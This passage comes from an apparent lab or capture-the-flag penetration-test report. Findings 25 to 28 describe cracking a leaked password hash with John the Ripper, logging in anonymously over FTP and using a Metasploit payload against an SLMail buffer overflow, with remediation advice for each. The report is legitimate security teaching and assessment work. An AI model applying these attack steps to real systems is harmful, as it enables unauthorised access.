




Image 3 shows the location and contents of flag 12

	
Affected Hosts	192.168.13.14 :: Port 22
Remediation	First and foremost, a password policy should be put into effect that does NOT allow users to use their username anywhere in their password. To prevent privilege escalation, the sudoers file should be reconfigured only allowing alice to sudo commands that alice needs to do her job.

Vulnerability 25	Findings
Title	Password hashes publicly available
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Informational
Description	The password hash for trivera is available to the public. This is informational, however it poses an immediate risk to the business as this hash was easy to

	crack using john, and access to this user's account can now be granted.
Images	# Image 1 shows the publicly available password hash  # Image 2 shows the password hash cracked using john the ripper

	
Affected Hosts	172.22.117.20
Remediation	Remove the file from github and immediately update user trivera's password

Vulnerability 26	Findings
Title	Port scan enumeration, open HTTP
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using zenmap to enumerate the server, two hosts were found, a win10 and WindDC01 (172.22.117.20 & 172.22.117.100 respectively). Entering the IP address for the win10 into a browser brings an authentication page up, using the login information found from the previous vulnerability, I was granted access and revealed the contents of flag 2.
Images	#Image 1 shows the result of the zenmap scan




Image 2 shows the login credentials used





Image 3 shows flag 2

	
Affected Hosts	172.22.117.20 :: Port 110
Remediation	This could be prevented by the same method mentioned previously, remove the file containing the users password hash and username, and update the password immediately.

Vulnerability 27	Findings
Title	FTP anonymous vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Within FTP protocol, there is an option for anonymous logins. Using the username anonymous, and password anonymous, I was able to gain access to the windows10 machine.
Images	# Image 1 shows the partial zenmap scan results, enumerating the FTP

vulnerability.





Image 2 shows the FTP anonymous exploit's success, as well as reveals flag 3. (Note, drop the 226 at the end of the flag as this is the response code)

	
Affected Hosts	172.22.117.20
Remediation	Switching from FTP to either SFTP or FTPS will help secure this port. In addition, restricting anonymous access, implementing strong password policies, and regular updates and patching of FTP servers will improve security.

Vulnerability 28	Findings
Title	SLMail vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using information gained from zenmap, it can be seen that the service SLMail with POP3 is being used on port 110. Searching this within metasploit reveals a payload that can take advantage of this service. This takes advantage of ‘Multiple buffer overflows’ which allow execution of commands on the host.
Images	# Image 1 shows the zenmap scan that reveals the SLMail service.




Image 2 shows the payload and options used


